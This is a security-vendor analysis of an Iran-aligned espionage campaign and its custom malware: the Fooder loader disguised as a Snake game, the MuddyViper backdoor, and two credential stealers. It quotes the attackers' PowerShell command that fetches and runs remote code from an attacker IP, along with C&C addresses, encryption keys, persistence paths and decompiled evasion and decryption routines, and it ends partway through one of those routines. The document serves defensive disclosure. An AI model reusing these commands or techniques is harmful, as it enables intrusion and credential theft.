MuddyWater: Snakes by the riverbank

By ESET Research

Archived: 2026-04-29 02:11:25 UTC

ESET researchers have identified new MuddyWater activity primarily targeting organizations in Israel, with one confirmed target in Egypt. MuddyWater, also referred to as Mango Sandstorm or TA450, is an Iran-aligned cyberespionage group known for its persistent targeting of government and critical infrastructure sectors, often leveraging custom malware and publicly available tools. In this campaign, the attackers deployed a set of previously undocumented, custom tools with the objective of improving defense evasion and persistence. Among these tools is a custom Fooder loader designed to execute MuddyViper, a C/C++ backdoor. Several versions of Fooder masquerade as the classic Snake game, and its internal logic includes a custom delay function inspired by the game's mechanics, combined with frequent use of Sleep API calls. These features are intended to delay execution and hinder automated analysis. MuddyViper enables the attackers to collect system information, execute files and shell commands, transfer files, and exfiltrate Windows login credentials and browser data. The campaign also leverages credential stealers (CE-Notes and LP-Notes) and reverse tunneling tools (go-socks5), long a favorite of MuddyWater operators.

Although this is our first public blogpost covering MuddyWater, ESET researchers have been tracking the group for several years and have documented its activities in multiple ESET APT Activity Reports. Unlike previous campaigns of MuddyWater, which were often noisy and easily detected, the one covered in this blogpost demonstrates a more focused, sophisticated, and refined approach.

> **Key points of this blogpost:**
>
> - MuddyWater developers adopted CNG, the next-generation Windows cryptographic API, which is unique for Iran-aligned groups and somewhat atypical across the broader threat landscape.
> - The group also used more advanced techniques to deploy MuddyViper, a new backdoor, by using a loader (Fooder) that reflectively loads it into memory and executes it.
> - We provide technical analyses of the tools used in this campaign, including MuddyViper, the Fooder loader, the CE-Notes browser-data stealer, the LP-Notes credential stealer, the Blub browser-data stealer, and go-socks5 reverse tunnels.
> - During this campaign, the operators deliberately avoided hands-on-keyboard interactive sessions, which is a historically noisy technique often characterized by mistyped commands.

MuddyWater group overview

MuddyWater is a cyberespionage group active since at least 2017, primarily targeting entities in the Middle East and North America. It is one of the most active Iran-aligned APT groups tracked by ESET researchers and has links to the Ministry of Intelligence and National Security of Iran.

The group was first introduced to the public as MuddyWater by Unit 42 in 2017, whose description of the group's activity is consistent with ESET's profiling – a focus on cyberespionage, the use of malicious documents as attachments designed to prompt users to enable macros and bypass security controls, and a primary targeting of entities located in the Middle East.

Notable past activities include Operation Quicksand (2020), a cyberespionage campaign targeting Israeli government entities and telecommunications organizations, which exemplifies the group's evolution from basic phishing tactics to more advanced, multistage operations; and a campaign targeting political groups and organizations in Türkiye, demonstrating the group's geopolitical focus, its ability to adapt social engineering tactics to local contexts, and reliance on modular malware and flexible C&C infrastructure.

Besides its frequent activity, MuddyWater operations are often noisy. The group is known for its persistent targeting of government, military, telecommunications, and critical infrastructure sectors, typically using custom malware and publicly available tools to gain access, maintain persistence, and exfiltrate sensitive data. In addition to targeting its archenemy, Israel, the group appears to be targeting countries that maintain, or seek to strengthen, diplomatic ties with Iran.

ESET has documented multiple campaigns attributed to MuddyWater that highlight the group's evolving toolset and shifting operational focus. While the earlier operations relied on broad targeting and relatively unsophisticated techniques, more recent campaigns demonstrate signs of technical refinement and increased precision.

In March and April 2023, MuddyWater targeted an unidentified victim in Saudi Arabia by deploying a batch script that downloaded a PowerShell-based backdoor, which was used to download and execute arbitrary payloads and subsequently to remove the initial payload from disk.

The group conducted a campaign in January and February 2025 that was notable for its operational overlap with Lyceum (an OilRig subgroup), further detailed in this publication. This latest overlap suggests an evolution in MuddyWater's modus operandi.

The group's publicly documented custom tools include, for example, the Bugsleep, Blackout, Small Sieve, Mori, and POWERSTATS backdoors, as well as custom-compiled variants of open-source tools such as LaZagne or CrackMapExec. MuddyWater campaigns typically do not leverage or introduce new tools, malware, or techniques; instead, they are often noteworthy due to the targeting.

While MuddyWater initially concentrated strictly on cyberespionage, its cooperation with Lyceum led to targeting of the manufacturing sector through spearphishing. The attack generated considerable noise and achieved little in terms of operational objectives.

The campaign outlined in this publication shows what, for MuddyWater, seems to be an unprecedented advancement in toolset and technical execution.

Victimology

As previously mentioned, during this campaign, MuddyWater primarily targeted organizations in Israel, but also one in Egypt. Table 1 lists the victims by country and vertical. The campaign began on September 30th, 2024 and concluded on March 18th, 2025.

Table 1. Victims by country and vertical

Country	Vertical
Egypt	Technology
Israel	Engineering #1
	Engineering #2
	Engineering #3
	Local Government #1
	Local Government #2
	Manufacturing
	Technology
	Transportation
	Utilities
	University #1
	University #2
	University #3
	Unidentified #1
	Unidentified #2
	Unidentified #3
	Unidentified #4
	Unidentified #5

One interesting thing to note about the victim in the utilities vertical is that they were also compromised by Lyceum on February 11th, 2025.

Overlap and cooperation with Lyceum

In early 2025, ESET Research identified an operational overlap between MuddyWater and Lyceum, a subgroup of the Iran-aligned OilRig cyberespionage group, also known as HEXANE or Storm-0133. OilRig has been active since at least 2014 and is commonly believed to be based in Iran. Tools that we attribute to Lyceum include DanBot, Shark, Milan, Marlin, Solar, Mango, OilForceGTX, and a variety of downloaders that leverage legitimate cloud services for C&C communication. We have previously observed Lyceum targeting multiple Israeli organizations, including national and local governmental entities, as well as organizations in the healthcare sector.

During the campaign covered here, MuddyWater conducted a joint sub-campaign with OilRig in January and February 2025, MuddyWater initiated access through a spearphishing email containing a link to an installer for the Syncro remote monitoring and management (RMM) software. Following the initial compromise, the attackers installed an additional RMM tool, PDQ, and deployed a custom Mimikatz loader disguised as certificate files with .txt file extensions. Based on the observed activity, harvested credentials were probably used by Lyceum to gain access and assume control of operations within the targeted manufacturing-sector organization in Israel.

This cooperation suggests that MuddyWater may be acting as an initial access broker for other Iran-aligned groups.

Attribution

The victimology, TTPs, and tooling observed in this campaign align with several of the newly documented capabilities and tools that we have previously attributed to MuddyWater. This assessment is based on the initial access method and the subsequent delivery of malicious tools – generally via spearphishing emails that contain links to download RMM software.

TTPs

MuddyWater operators continue to rely on predictable and script-based backdoors written in PowerShell and Go. Their targeting remains focused on the telecommunications, governmental, and oil and energy sectors.

Initial access is typically achieved through spearphishing emails, often containing PDF attachments that link to installers for RMM software hosted on free file-sharing platforms such as OneHub, Egnyte, or Mega. These links lead to the download of RMM tools including Atera, Level, PDQ, and SimpleHelp.

Among the tools deployed by MuddyWater operators is also the VAX-One backdoor, named after the legitimate software which it impersonates: Veeam, AnyDesk, Xerox, and the OneDrive updater service.

The group's continued reliance on this familiar playbook makes its activity relatively easy to detect and block.

Tools overlap

Additionally, we identified code overlaps between several of the newly documented tools and those we previously attributed to MuddyWater:

- LP-Notes, a new credential stealer, has the same design as CE-Notes, a browser-data stealer, that we previously associated with MuddyWater. During this campaign, we also observed a Mimikatz loader, which shares the same design and obfuscation methods as CE-Notes.
- We observed several new variants of MuddyWater's customized go-socks5 reverse tunnels, which the group used throughout 2024 and 2025.
- In two instances, we observed the customized go-socks5 reverse tunnels embedded in a new MuddyWater loader, internally named Fooder. In a dozen other cases, this loader was used to load MuddyWater's new backdoor, MuddyViper.
- Interestingly, MuddyViper and the CE-Notes/LP-Notes/Mimikatz loader variants use the CNG API for data encryption and decryption. To the best of our knowledge, this is unique to Iran-aligned groups. Another trait these tools share is that they attempt to steal user credentials by opening a fake Windows Security dialog.

Toolset

In this blogpost, we document previously unknown, custom tools used by MuddyWater:

- Fooder loader – a newly identified loader that loads the MuddyViper backdoor into memory and executes it. Note that several versions of Fooder masquerade as the classic Snake game, hence the designation, MuddyViper. Another notable characteristic of Fooder is its frequent use of a custom delay function that implements the core logic of the Snake game, combined with Sleep API calls. These features are intended to delay execution in an attempt to hide malicious behavior from automated analysis systems.
- MuddyViper backdoor – a previously undocumented C/C++ backdoor that enables attackers to collect system information, download and upload files, execute files and shell commands, and steal Windows credentials and browser data.

The rest of the toolset documented in this blogpost includes:

- CE-Notes, a browser-data stealer,
- LP-Notes, a credential stealer,
- Blub, a browser-data stealer, and
- several go-socks5 reverse tunnels.

Fooder loader

Fooder is a 64-bit C/C++ loader designed to decrypt and then reflectively load the embedded payload (as illustrated in Figure 1), with MuddyViper being the most frequently observed payload.




Figure 1. Relationships between Fooder and its launcher and payload

Fooder seems to be the internal name of this tool, based on its PDB paths:

- C:\Users\win\Desktop\Fooder\Debug\Launcher.pdb
- C:\Users\pc\Desktop\main\My_Project\Fooder\x64\Debug\Launcher.pdb

Although we have only captured one sample of it, we believe that Fooder is executed by a simple launcher application, written in C. It has no string obfuscation and verbose logging to the console, and the PDB path left intact:

C:\Users\pc\source\repos\ConsoleApplication7\x64\Release\ConsoleApplication7.pdb

We have observed one instance (SHA-1: 76632910CF67697BF5D7285FAE38BFCF438EC082) of the component launching Fooder. Deployed under the name %USERPROFILE%\Downloads\OsUpdater.exe, the launcher expects a process ID as a command line argument. Once executed, it attempts to duplicate the token of the specified process via the DuplicateTokenEx API, and then uses CreateProcessAsUserA to execute Fooder.

Once executed, Fooder decrypts the embedded payload following these steps:

- The command line argument (6) is added to each byte of a hardcoded key, which produces the AES decryption key, shared across all samples, 696969782051128180171234106711141613332139494513851087229610644 6.
- A hardcoded value (5) is subtracted from each byte of the hardcoded payload.

- Finally, the hardcoded payload is decrypted using the WinCrypt API and the AES key.

Fooder then loads the payload directly into memory using reflective techniques, allowing it to execute without relying on standard system calls or writing to disk.

Once launched thus, Fooder has been used to deliver not only MuddyViper but also HackBrowserData, an open-source utility capable of decrypting and exporting sensitive browser information such as credentials and cookies. Fooder also facilitates the deployment of go-socks5 variants, which are Go-compiled binaries that function as reverse tunnels, enabling attackers to bypass firewalls and Network Address Translation (NAT) mechanisms. Notably, the MuddyWater group has previously utilized go-socks5 independently of Fooder, indicating a continued reliance on this tool for stealthy network communication and data exfiltration.


Note that several versions of Fooder masquerade as the Snake game – see the strings and mutexes highlighted in Figure 2 – its most frequently embedded payload.

```
31  sub_13FFD1020("------------------------------------------------------\n", hPrevInstance, lpCmdLine, nShowCmd);
32  sub_13FFD1020("*********       Welcome to snake Game         *********\n", v5, v6, v7);
33  sub_13FFD1020("------------------------------------------------------\n", v8, v9, v10);
34  v11 = unknown_libname_17(lpCmdLine);
35  Sleep(15000u);
36  LibraryA = LoadLibraryA("Kernel32.dll");
37  v13 = LibraryA;
38  if ( LibraryA
39    && (CreateMutexA = GetProcAddress(LibraryA, "CreateMutexA"),
40        WaitForSingleObject = GetProcAddress(v13, "WaitForSingleObject"),
41        GetProcAddress(v13, "ExitProcess"),
42        GetLastError = GetProcAddress(v13, "GetLastError"),
43        (v17 = (CreateMutexA)(0i64, 0i64, "game-snake")) != 0)
44    && GetLastError() != 183 )
```

```
22  sub_7FEEFF81020("------------------------------------------------------\n");
23  sub_7FEEFF81020("*********       Welcome My Game               *********\n");
24  sub_7FEEFF81020("------------------------------------------------------\n");
25  sub_7FEEFF81020("------------------------------------------------------\n");
26  sub_7FEEFF81020("*********            snake Game               *********\n");
27  sub_7FEEFF81020("------------------------------------------------------\n");
28  delayExecution(39);
29  delayExecution(26);
30  Sleep(0x3A98u);
31  LibraryA = LoadLibraryA("Kernel32.dll");
32  v2 = LibraryA;
33  if ( !LibraryA
34    || (CreateMutexA = GetProcAddress(LibraryA, "CreateMutexA"),
35        WaitForSingleObject = GetProcAddress(v2, "WaitForSingleObject"),
36        GetProcAddress(v2, "ExitProcess"),
37        GetLastError = GetProcAddress(v2, "GetLastError"),
38        (v6 = (CreateMutexA)(0i64, 0i64, "SNAKE_G")) == 0)
39    || GetLastError() == 183 )
```

Figure 2. Multiple Fooder instances masquerade as the Snake game

Another notable characteristic of Fooder is its frequent use of a custom delay function (which implements the core logic of the Snake game, where the player maneuvers the end of a growing line, often themed as a snake, to avoid obstacles and collect items) and the Sleep API calls. The delay in execution is achieved by mimicking the loop-based delay function: as in the Snake game, where each movement is controlled by a loop that waits for a short period before updating the game. The loop introduces execution delays that slow down the malware's behavior, helping it to evade tools that monitor for rapid malicious activity. Figure 3 highlights the delays and the Snake game welcome banner presented to the user at runtime.



```
sub_13F7E1020("------------------------------------------------------\n",
sub_13F7E1020("*********       Welcome to snake Game          *********\n",
sub_13F7E1020("------------------------------------------------------\n",
delayExecution(10i64);
delayExecution(13i64);
if ( unknown_libname_17(lpCmdLine) )
  Sleep(15000u);
Sleep(15000u);
LibraryA = LoadLibraryA("Kernel32.dll");
v12 = LibraryA;
if ( !LibraryA
  || (CreateMutexA = GetProcAddress(LibraryA, "CreateMutexA"),
      WaitForSingleObject = GetProcAddress(v12, "WaitForSingleObject"),
      GetProcAddress(v12, "ExitProcess"),
      GetLastError = GetProcAddress(v12, "GetLastError"),
      (v16 = (CreateMutexA)(0i64, 0i64, "mlv-manage")) == 0)
  || GetLastError() == 183 )
{
  delayExecution(9i64);
  delayExecution(6i64);
  v26 = 15000;
  goto LABEL_17;
}
(WaitForSingleObject)(v16, 0xFFFFFFFFi64);
delayExecution(13i64);
delayExecution(4i64);
Sleep(35000u);
delayExecution(10i64);
Sleep(35000u);
delayExecution(10i64);
Sleep(35000u);
delayExecution(10i64);
Sleep(35000u);
v17 = 0i64;
Src = 0i64;
v29 = 0i64;
delayExecution(10i64);
v18 = LoadLibraryA("Kernel32.dll");
VirtualProtect = GetProcAddress(v18, "VirtualProtect");
delayExecution(10i64);
LoadLibraryA("kernel32.dll");
v30 = 0;
```

```
__int64 __fastcall delayExecution(int a1)
{
  __int64 v1; // rbx
  unsigned int v2; // eax
  int v3; // r8d
  __int64 v4; // rcx
  unsigned __int64 v6; // [rsp+38h] [rbp+10h] BYREF

  if ( a1 > 0 )
  {
    v1 = a1;
    do
    {
      v2 = unknown_libname_30(0i64);
      srand(v2);
      dword_140779D38 = 10;
      dword_140779D40 = 10;
      dword_140779D44 = 0;
      byte_140779D48 = 82;
      dword_140779D3C = rand() % 20;
      v3 = rand();
      v6 = __PAIR64__(dword_140779D40, dword_140779D38);
      v4 = (20 * (v3 / 20));
      *&xmmword_140779D58 = qword_140779D50;
      dword_140779D4C = v3 % 20;
      if ( qword_140779D50 == *(&xmmword_140779D58 + 1) )
      {
        sub_13FFD2140(v4, qword_140779D50, &v6);
      }
      else
      {
        *qword_140779D50 = v6;
        *&xmmword_140779D58 = xmmword_140779D58 + 8;
      }
      byte_140779D49 = 0;
      do
      {
        sub_13FFD1E30(v4);
        Sleep(0xC8u);
      }
      while ( !byte_140779D49 );
      byte_140779D49 = 0;
      Sleep(0xC8u);
      --v1;
    }
    while ( v1 );
  }
  return 0i64;
}
```

Figure 3. Various calls to delay execution are dispersed throughout Fooder's code

Fooder does not have any built-in persistence capability. However, in cases when Fooder's final payload is the MuddyViper backdoor, the backdoor can set up persistence for the loader via a scheduled task or the Startup folder.

MuddyViper backdoor

MuddyViper, a previously undocumented backdoor written in C and C++, enables gaining covert access and control over compromised systems. We have observed MuddyViper only in memory, loaded by Fooder, which might be the reason there is no obfuscation or string encryption. As is typical for MuddyWater, MuddyViper sends extremely verbose and frequent status messages to its C&C server throughout its execution, such as the following:

- [+] Persist: ---------- Hi,I am Live ----------
- [+] Persist: ---------- Hi,First Time ----------
- [-] Persist: failed Create task !!!!

The backdoor also keeps a lengthy list of 150+ process names and details about the respective products to be able to send detailed reports about the security tools detected in the compromised environment, even though adding the details could have been easily implemented on the server side:

- [>] Process: aciseagent.exe ~~> (Cisco Umbrella Roaming Security) --> (Security DNS) found!
- [>] Process: acnamagent.exe ~~> (Absolute Persistence) --> (Asset Management) found!
- [>] Process: acnamlogonagent.exe ~~> (Absolute Persistence) --> (Asset Management) found!

This behavior results in substantial network traffic.

MuddyViper has two methods of establishing persistence:

- Its installation directory can be configured as a Windows Startup folder, by setting the following registry values to %APPDATALOCAL%\Microsoft\Windows\PPBCompatCache\ManagerCache:
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup.
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup.
- A scheduled task named ManageOnDriveUpdater can launch MuddyViper from the path on each system start.

MuddyViper supports 20 backdoor commands – see Table 2 for details of all of them – notably including the ability to open and operate reverse shells, download, upload, and execute files, report the running security tools, steal user credentials and data from a variety of browsers, set up its own persistence, and uninstalling itself.

Table 2. MuddyViper backdoor commands

ID	Arguments	Action	Response
200	N/A	N/A	0, via the GET /adad or GET /aq36 request, to obtain a backdoor command.
207	N/A	Decrypts the embedded HackBrowserData tool and reflectively loads it in a new thread. This open-source tool can steal credentials, history, and other information from web browsers. MuddyViper then compresses the collected data (into a file named CacheDump.zip) and uploads it to the C&C server.	Collected browser data, via the GET /mq65 request. In case of an error, a custom status message is sent instead.
300	<command_line>	Launches a reverse shell using: • the provided command line (command ID 300) • C:\windows\system32\cmd.exe (command ID 301) • C:\windows\system32\WindowsPowerShell\v1.0\Powershell.exe (command ID 302) Then, in a loop, uploads the process output to the C&C server and interprets the server response (see command IDs 350-352) until interrupted.	Process output, via the GET /oi32 request. In case of an error, a custom status message is sent instead.
301	N/A		
302	N/A		
350	N/A	Must follow command IDs 300-302. Sleeps for a preconfigured amount of time – for the reverse shell loop, the default is one second.	
351	Sleep time (in milliseconds)	Must follow command IDs 300-302. Configures the sleep time for the reverse shell loop – the default is one second.	
352	Input for the reverse shell.	Must follow command IDs 300-302. Passes the provided argument to the running reverse shell.	
360	N/A	Not implemented, likely related to the reverse shell API.	A custom error message: [-] Agent does not have an active pipe
400	Flag.	Must follow command ID 401. It confirms that the C&C server has successfully received a part of the exfiltrated local file. Optionally adjusts the sleep before the next upload specified in command ID 401 to 10 seconds.	No response, unless this command is issued outside of a pending file upload process, it sends a custom error message: [-] Agent does not have an DOWNLOAD file
401	Sleep time (in milliseconds), filename.	Initiates a file upload operation from the specified local file to the C&C server in chunks, with the specified sleep time between each upload.	Contents of the specified file, via a series of GET /dadw requests.
500	Data chunk.	Must follow command ID 501. Writes the received data chunk into a previously created and opened local file.	A custom error message, if the operation fails.
501	Sleep time (in milliseconds), filename.	Downloads a file from the C&C server in chunks into a local file with the specified name. The specified sleep time is used as a delay after downloading each data	A series of GET /dadwqa requests, to request the file contents.

ID	Arguments	Action	Response
		chunk. Deletes the file if the connection cannot be established after six consecutive attempts.	
700	Sleep time (in milliseconds)	Configures the sleep time between connection attempts to the specified value (default is 60 seconds).	N/A
800	N/A	Enumerates running processes, searching for selected security tools from an extensive hardcoded list.	For each detected process, sends a report with the following information, populated from that hardcoded table: [>] Process: <process_name> ~~> (<product_name>) --> (<category>) found!
805	Timeout (in milliseconds)	Displays a fake Windows Security dialog (see Figure 4), prompting the user to fill in credentials, which are then exfiltrated to the C&C server. Uses the provided argument as a timeout for the dialog.	Collected credentials, via the GET /rq13 request: [+] creds ~~> Username: <username> ~~> Password: <password> If not successful, a custom error message is sent instead.
806	N/A	Sets up persistence via a scheduled task named ManageOnDriveUpdater. The backdoor copies itself to its installation path, unless it is already running from there.	A custom status message, depending on the outcome of the operation.
900	N/A	Uninstalls itself. First, clears persistence set via a Windows Startup Folder and then deletes itself. Note that this action will not clear the persistence via a scheduled task that can be set by the backdoor command ID 806.	A custom status message, depending on the outcome of the operation.
905	N/A	Terminates the current backdoor process.	N/A
906	N/A	Relaunches itself (via the CreateProcessW API) and terminates the current process.	A custom status message, depending on the outcome of the operation.
other	N/A	N/A	[-] Agent statusCode I don't have it

One of the commands listed in Table 2, with ID 805, displays a fake Windows Security dialog in an attempt to entice the victim into filling in their Windows credentials, as seen in Figure 4. A similar technique is used by MuddyWater's LP-Notes stealer (see *LP-Notes credential stealer*).




Figure 4. Fake Windows Security dialog displayed by MuddyViper (command ID 805*)*

Another command, with ID 900, aims to remove MuddyViper from the compromised machine and clear its persistence; however, the command does not remove all traces of the backdoor.

Network protocol

To communicate with its C&C server, MuddyViper uses HTTP GET requests (via the WinHTTP API) over port 443, with the WINHTTP_FLAG_SECURE flag configured to use SSL/TLS. Two C&C servers have been observed: processplanet[.]org and 35.175.224[.]64.

Both directions of communication AES-CBC encrypt the data, using the CNG API with the key (used across samples) 06081010471064531016171064231010131010121010831097101085851069 69 and the IV 0.

In the backdoor → server direction of the communications:

- Each endpoint URI supported by the C&C server can be used by the backdoor for a specific type of request, such as requesting a command, uploading a file, or sending a custom status message.
- Additional data for the C&C server is included in the HTTP request body, which is unconventional for HTTP GET requests.
- The User-Agent string is A WinHTTP Example Program/1.0, a remnant of the example code for the WinHttpOpen API.
- The connection, send, receive, and response timeouts are set to 30 seconds.
- Default sleep time between consecutive connection attempts is 60 seconds. This value can be configured by command ID 700.
- Upon failure, connection attempts are retried up to 10 times.
- Prior to encryption, the data is always formatted as <computer_name>/<username>*<data>.

In the server → backdoor direction of the communications:

- The HTTP status code determines the backdoor command ID.
- The backdoor command arguments are included in the HTTP response body.

CE-Notes browser-data stealer

CE-Notes is a browser-data stealer that we named after the filename – ce-notes.txt – used to stage stolen data on disk. We discovered CE-Notes in 2024 when we observed MuddyWater deploying EXE and DLL versions of it on the system of an organization in Israel.

CE-Notes was downloaded with the following PowerShell command:

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" (Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri http://206.71.149[.]51:443/57576?filter_relational_operator_2=60169).content | Invoke-Expression

Both versions of the browser-data stealer attempt to steal and decrypt the app-bound encryption key stored in the Local State file (%APPDATA%\Local\Google\Chrome\User Data\Local State) of Chromium browsers (Chrome, Brave, and Edge). App-bound encryption was introduced in Chrome version 127, enabling Chrome to encrypt data tied to app identity. Cybercriminals and APT groups have caught on and are actively trying to work around app-bound encryption to steal session keys. CE-Notes is quite similar to ChromElevator on GitHub.

The collected data is AES-CBC encrypted using the CNG API with the key 9262A37DF166AC1D5F582AAC79F54CCB47623BFD9BA001228D284AE13A08F52F and the IV 4103A09887B82FFD56A93BB431805224.

Then the encrypted data is stored on disk in C:\Users\Public\Downloads\ce-notes.txt for later retrieval (probably via an RMM tool, since neither the EXE nor the DLL versions have any means of exfiltrating the file). The primary difference between the EXE and the DLL is the virtual machine evasion functionality added to the DLL.

We observed the CE-Notes browser-data stealer in the following locations:

- C:\system2.dll
- C:\Users\Public\Downloads\system2.dll
- C:\Intel\system.dll
- C:\20240926_165509.exe

LP-Notes credential stealer

LP-Notes is a C/C++ Windows credential stealer with the same design as the CE-Notes browser-data stealer. Following the same naming convention as in the case of CE-Notes, we named the stealer LP-Notes based on the local file it uses to stage stolen credentials before exfiltration: C:\Users\Public\Downloads\lp-notes.txt (vs. C:\Users\Public\Downloads\ce-notes.txt). The sole purpose of LP-Notes is to entice victims into submitting their credentials by displaying a fake Windows Security dialog, prompting them to enter their Windows username and password. We have observed an instance of LP-Notes being downloaded and executed by PowerShell with a very similar command line to that shown in the CE-Notes section.

Initialization

On execution, LP-Notes starts by searching for a process named taskhostw.exe (Host Process for Windows Tasks) and then impersonating the security context of the process (via the ImpersonateLoggedOnUser API); only then does LP-Notes activate its malicious payload.

LP-Notes employs several simple obfuscation techniques, including a custom, addition-based routine for string decryption. Figure 5 shows the function that decrypts strings of lengths ranging from 15 to 19 characters, though the decryption key is always the same – a set of predefined constants that are added or subtracted from each byte of the string. Interestingly, CE-Notes uses the same decryption routine, except for a different decryption key, as shown in Figure 6.

```
_BYTE *__fastcall decryptString_size19(_BYTE *encryptedString)
{
  HANDLE ProcessHeap; // rax
  _BYTE *v3; // rdx
  char v4; // cl
  char v5; // al
  char v6; // cl
  char v7; // al
  char v8; // cl
  char v9; // al
  char v10; // cl
  char v11; // al
  char v12; // cl

  ProcessHeap = GetProcessHeap();
  v3 = HeapAlloc(ProcessHeap, 8u, 19ui64);
  v4 = encryptedString[14] - 2;
  *v3 = *encryptedString - 9;
  v5 = encryptedString[1] + 10;
  v3[14] = v4;
  v6 = encryptedString[15];
  v3[1] = v5;
  v7 = encryptedString[2] - 2;
  v3[15] = v6 + 1;
  v8 = encryptedString[16];
  v3[2] = v7;
  v9 = encryptedString[3] - 3;
  v3[16] = v8 - 8;
  v10 = encryptedString[17];
  v3[3] = v9;
  v11 = encryptedString[4] + 1;
  v3[17] = v10 - 2;
  v12 = encryptedString[18];
  v3[4] = v11;
  v3[5] = encryptedString[5] - 4;
  v3[6] = encryptedString[6] - 6;
  v3[7] = encryptedString[7] - 5;
  v3[8] = encryptedString[8] - 1;
  v3[9] = encryptedString[9] + 6;
  v3[10] = encryptedString[10] - 2;
  v3[11] = encryptedString[11] - 8;
  v3[12] = encryptedString[12] - 5;
  v3[13] = encryptedString[13] - 5;
  v3[18] = v12 - 2;
  return v3;
}
```

```
_BYTE *__fastcall decryptString_size15(_BYTE *encryptedString)
{
  HANDLE ProcessHeap; // rax
  _BYTE *v3; // rdx
  char v4; // cl
  char v5; // al
  char v6; // cl
  char v7; // al
  char v8; // cl
  char v9; // al
  char v10; // cl
  char v11; // al
  char v12; // cl

  ProcessHeap = GetProcessHeap();
  v3 = HeapAlloc(ProcessHeap, 8u, 15ui64);
  v4 = encryptedString[10] - 2;
  *v3 = *encryptedString - 9;
  v5 = encryptedString[1] + 10;
  v3[10] = v4;
  v6 = encryptedString[11];
  v3[1] = v5;
  v7 = encryptedString[2] - 2;
  v3[11] = v6 - 8;
  v8 = encryptedString[12];
  v3[2] = v7;
  v9 = encryptedString[3] - 3;
  v3[12] = v8 - 5;
  v10 = encryptedString[13];
  v3[3] = v9;
  v11 = encryptedString[4] + 1;
  v3[13] = v10 - 5;
  v12 = encryptedString[14];
  v3[4] = v11;
  v3[5] = encryptedString[5] - 4;
  v3[6] = encryptedString[6] - 6;
  v3[7] = encryptedString[7] - 5;
  v3[8] = encryptedString[8] - 1;
  v3[9] = encryptedString[9] + 6;
  v3[14] = v12 - 2;
  return v3;
}
```

Figure 5. LP-Notes string decryption routine

```
_BYTE *__fastcall decryptString_size19(_BYTE *encryptedString)
{
  HANDLE ProcessHeap; // rax
  _BYTE *result; // rdx
  char v4; // cl
  char v5; // al
  char v6; // cl
  char v7; // al
  char v8; // cl
  char v9; // al
  char v10; // cl
  char v11; // al
  char v12; // cl

  ProcessHeap = GetProcessHeap();
  result = HeapAlloc(ProcessHeap, 8u, 0x13ui64);
  v4 = encryptedString[14] + 2;
  *result = *encryptedString - 8;
  v5 = encryptedString[1] - 7;
  result[14] = v4;
  v6 = encryptedString[15];
  result[1] = v5;
  v7 = encryptedString[2] - 3;
  result[15] = v6 - 4;
  v8 = encryptedString[16];
  result[2] = v7;
  v9 = encryptedString[3] - 2;
  result[16] = v8 + 8;
  v10 = encryptedString[17];
  result[3] = v9;
  v11 = encryptedString[4] + 8;
